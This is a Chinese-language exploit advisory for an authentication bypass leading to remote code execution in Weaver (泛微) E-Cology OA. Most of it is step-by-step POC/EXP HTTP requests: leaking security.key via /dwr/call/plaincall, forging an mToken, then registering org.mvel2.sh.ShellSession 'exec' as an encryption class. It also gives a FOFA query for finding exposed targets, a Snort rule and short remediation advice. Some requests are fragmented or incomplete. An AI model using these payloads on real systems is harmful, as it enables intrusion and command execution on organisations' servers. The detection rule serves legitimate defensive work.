

泛微E-Cology-前台登录绕过导致后台rce

通过/dwr/call/plaincall获取对应的security.key登录绕过，调用接口生成.swf导致rce

影响版本

泛微E-Cology

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA：app="泛微-OA (e-cology)"

POC/EXP：通过/dwr/call/plaincall获取对应的security.key

```
POST /dwr/call/plaincall/?callCount=1&c0-id=1&c0-scriptName=workflowSubwfSetUtil&c0-methodName=LoadTemplateProp&batchId=a&c0-param0=string:mobilemode&scriptSessionId=1&a=.swf HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
```



POC/EXP: 取security.key进行AES加密



POC/EXP: 将AES值带入到mToken中

```
GET /mobilemode/mobile/server.jsp?
invoker=com.api.mobilemode.web.mobile.service.MobileEntranceAction&action=meta&ap
pid=1&appHomepageId=1&mTokenFrom=QRCode&mToken=CEF202B9A449256743022A93A4B5E494AB
411D1AF909892C2CDE3B48E984DD49&_ec_ismobile=true&timeZoneOffset=&a=.swf HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
```


Host: 127.0.0.1
If-None-Match: "6evu6PUo/Cz"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
If-Modified-Since: Thu, 23 Jun 2022 11:04:04 GMT
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryVnIIu
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.9
Cookie: ecology_JSessionid=aaaorS3wPu-z9gMMGpOAz; __randcode__=b7e3d245-5b6b-44ba-b06b-f4b5592d68dc

-----WebKitFormBoundaryVnIIugCdViAmEyK3
Content-Disposition: form-data; name="operation"

add
-----WebKitFormBoundaryVnIIugCdViAmEyK3
Content-Disposition: form-data; name="encryptname"

ttttaaa
-----WebKitFormBoundaryVnIIugCdViAmEyK3
Content-Disposition: form-data; name="encryptclass"


org.mvel2.sh.ShellSession
-----WebKitFormBoundaryVnIIugCdViAmEyK3
Content-Disposition: form-data; name="encryptmethod"

exec
-----WebKitFormBoundaryVnIIugCdViAmEyK3
Content-Disposition: form-data; name="decryptmethod"

exec
-----WebKitFormBoundaryVnIIugCdViAmEyK3
Content-Disposition: form-data; name="isdiallog"

0
-----WebKitFormBoundaryVnIIugCdViAmEyK3
Content-Disposition: form-data; name="x"; filename="x"

x
-----WebKitFormBoundaryVnIIugCdViAmEyK3--



POC/EXP: 调用接口获取1.swf的id值

```
POST /api/integration/Outter/getOuttersSysEncryptClassOperates?a=1.swf HTTP/1.1
Host: 127.0.0.1
If-None-Match: "6evu6PUo/Cz"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
If-Modified-Since: Thu, 23 Jun 2022 11:04:04 GMT
Content-Type: application/x-www-form-urlencoded
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.9
Cookie: ecology_JSessionId=aaaorS3wPu-z9gMMGp0Az; __randcode__=b7e3d245-5b6b-44ba-b06b-f4b5592d68dc
```



POC/EXP: 根据上一步的id配置后写入值

```
POST /interface/outter/outter_encryptclassOperation.jsp?a=1.swf HTTP/1.1
Host: 127.0.0.1
If-None-Match: "6evu6PUo/Cz"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
```

```

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
If-Modified-Since: Thu, 23 Jun 2022 11:04:04 GMT
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryITdrx
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Accept-Language: zh-CN,zh;q=0.9
Cookie: ecology_JSessionId=aaaorS3wPu-z9gMMGpOAz; __randcode__=b7e3d245-5b6b-44ba-b06b-f4b5592d68dc


-----WebKitFormBoundaryITdrxxca8L1Xo7Rq
Content-Disposition: form-data; name="operation"

test
-----WebKitFormBoundaryITdrxxca8L1Xo7Rq
Content-Disposition: form-data; name="plaintext"

123321
-----WebKitFormBoundaryITdrxxca8L1Xo7Rq
Content-Disposition: form-data; name="id"

1
-----WebKitFormBoundaryITdrxxca8L1Xo7Rq
Content-Disposition: form-data; name="x"; filename="x"

```



snort规则:

```

alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Weaver E-Cology - Authentication Bypass to RCE (CVE-2023-XXXX)";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/dwr/call/plaincall/"; http_uri;
  content:"c0-scriptName=workflowSubwfSetUtil"; http_uri;
  content:"c0-methodName=LoadTemplateProp"; http_uri;
  pcre:"/c0-param0=string:mobilemode/i";
  metadata:service http;
  metadata:affected_product "泛微E-Cology";
  metadata:vulnerability_type "Authentication Bypass -> RCE Chain";
  reference:cve,CVE-2023-XXXX;
)

```

```
reference:url,https://example.com/vuln-details;  
classtype:web-application-attack;  
sid:1000213;  
rev:1;  
priority:1;
```

)

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。